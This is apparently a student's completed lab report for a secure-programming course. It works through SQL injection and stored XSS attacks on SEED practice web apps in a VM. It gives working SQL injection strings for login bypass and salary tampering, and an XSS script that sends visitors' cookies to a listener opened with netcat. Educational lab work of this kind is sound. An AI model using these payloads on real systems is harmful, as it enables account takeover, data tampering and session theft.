CYBR 3130 Secure Programming – Fall 2022

Lab 5 – SQL Injection Attack and XSS Attack


Andrew Koenig

**Background:**

The purpose of this lab is to help you get familiar with the SQL Injection Attack and XSS Attack. Supervised section of Lab 5 will be in **10/24/2022**. The deadline to submit the report is **11/2/2022**.

**Lab Environment:**


We have created a web application and host it at [www.SEEDLabSQLInjection.com](http://www.SEEDLabSQLInjection.com). This Web application is a simple employee management application. Employees can view and update their personal information in the database through this web application. The application contains a database called *Users*, which contains a table called *credential*. The table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. The *credential* table is described in the following table.



**Task 1. SQL Injection Attack on SELECT Statement**

**Note: The Web Application and the Database used in this lab are installed in the Ubuntu 16.04 Virtual Machine Only. If you find that the link in this lab report does not work, check the virtual machine first, most likely you are using the wrong version of the virtual machine.**


**Step 1.** Open the browser and go to the login page [**www.SEEDLabSQLInjection.com**](http://www.SEEDLabSQLInjection.com). The login page is shown in the following Figure.



**Step 2**. Log in to the Web Application as the **Admin** user and report your discovery. (Assume you know the *USERNAME* = Admin and *PASSWORD = seedadmin*)

**Step 3**. Now, assume you *DO NOT* know the *USERNAME* and *PASSWORD* of the **Admin** user, you are asked to launch the ***SQL Injection Attack*** to log in to the Web Application as the **Admin** user. You need to provide **TWO** different answers for this question. You also need to explain your answers and show your observations.

**Hints**: To help you start with this task, we explain how authentication is implemented in the web application. The following code snippet show how users are authenticated.



Answer 1:

admin’ #

Answer 2:

’ or name= ‘admin’ #


**Step 4**. Now, assume you are Alice. You want to login to the database as user Boby, but you Do Not know his the password. Will you be able to do this using SQL injection attack?

Answer :

Boby’#


**Task 2: SQL Injection Attack on UPDATE Statement**

**Step 1**. Log in to the Web Application as **Alice**. (Assume you know the *USERNAME* and *PASSWORD*). Click **Edit Profile** Button on the Top-Left corner. The Edit-Profile page is as follows.



**Step 2**. In the Edit-Profile page, you are able to update your *NickName* (as well as *Email, Address, Phone Number, Password*) information. However, you are not be able to update your salary information. You are asked to launch the ***SQL Injection Attack*** to increase your salary in the database.

**Hints**: When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed.



Answer :

’,salary=1000000 where eid=‘10000’#

**Step 3.** Now, assume Alice doesn’t like Boby. You are asked to change Boby’s salary to 0 with Alice’s account using the SQL injection attack.

Answer:

’,salary=0 where eid=‘20000’#

**Step 4.** Now, assume Alice wants to raise the salary, but she is not the administrator. You will help Alice to achieve this. You are asked to set everyone’s salary to 1 million with Alice’ account using SQL injection Attack.

Answer:

’,salary=1000000 #

Or

’,salary=1000000 where 1=1 #

Table

Description automatically generated

**Task 2. XSS Attack -- Stealing Cookies from the Victim’s Machine**

**Lab Environment:**

We use an open-source web application called *Elgg* in this lab. *Elgg* is a web-based social-networking application. It is already set up in the pre-built *Ubuntu* VM image. We have also created several user accounts on the *Elgg* server and the credentials are given below.

|  |  |  |
| --- | --- | --- |
| User | UserName | Password |
| Admin | admin | seedelgg |
| Alice | alice | seedalice |
| Boby | boby | seedboby |
| Charlie | charlie | seedcharlie |
| Samy | samy | seedsamy |

In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

**Step 1**. Go to the link <http://www.xsslabelgg.com>. Log in to the *Elgg* as the Alice User and Embed the following JavaScript code in the profile of Alice. The JavaScript code will send the cookie to the port 5555 of the attacker’s machine (with IP address 127.0.0.1) .

<script>alert(document.cookie);</script>

<script>

document.write(

"<img src=http://127.0.0.1:5555?c=" + escape(document.cookie) + " >"

);

</script>

**Step 2**. Open a new terminal and type the following commend to listen for a connection on the *5555* port. Now, you can wait for a victim to look at your elgg profit. Whoever looks at your elgg profit will send his/her cookies to the 5555 port.

nc -l 5555 -v

Text

Description automatically generated

**Step 3**. log in to *Elgg* as the Boby user and view Alice’s profile. In this case, the code injected in Alice’s profile in step 1will be executed in the Boby’s browser and send the cookies of Boby to port 5555. Describe your observation in the terminal. (Please provide the screenshot)

You get a weird window when you visit the profile and you can see their information in the terminal.

Text

Description automatically generated

You need to submit a detailed lab report for Task 1 and Task 2 to describe what you have done and what you have observed, including screenshots and code snippets. If you have any questions regarding the lab, please watch the lecture videos or contact Dr. Zhang [lzhang@ucmo.edu](mailto:lzhang@ucmo.edu). This lab will be worth 10 points.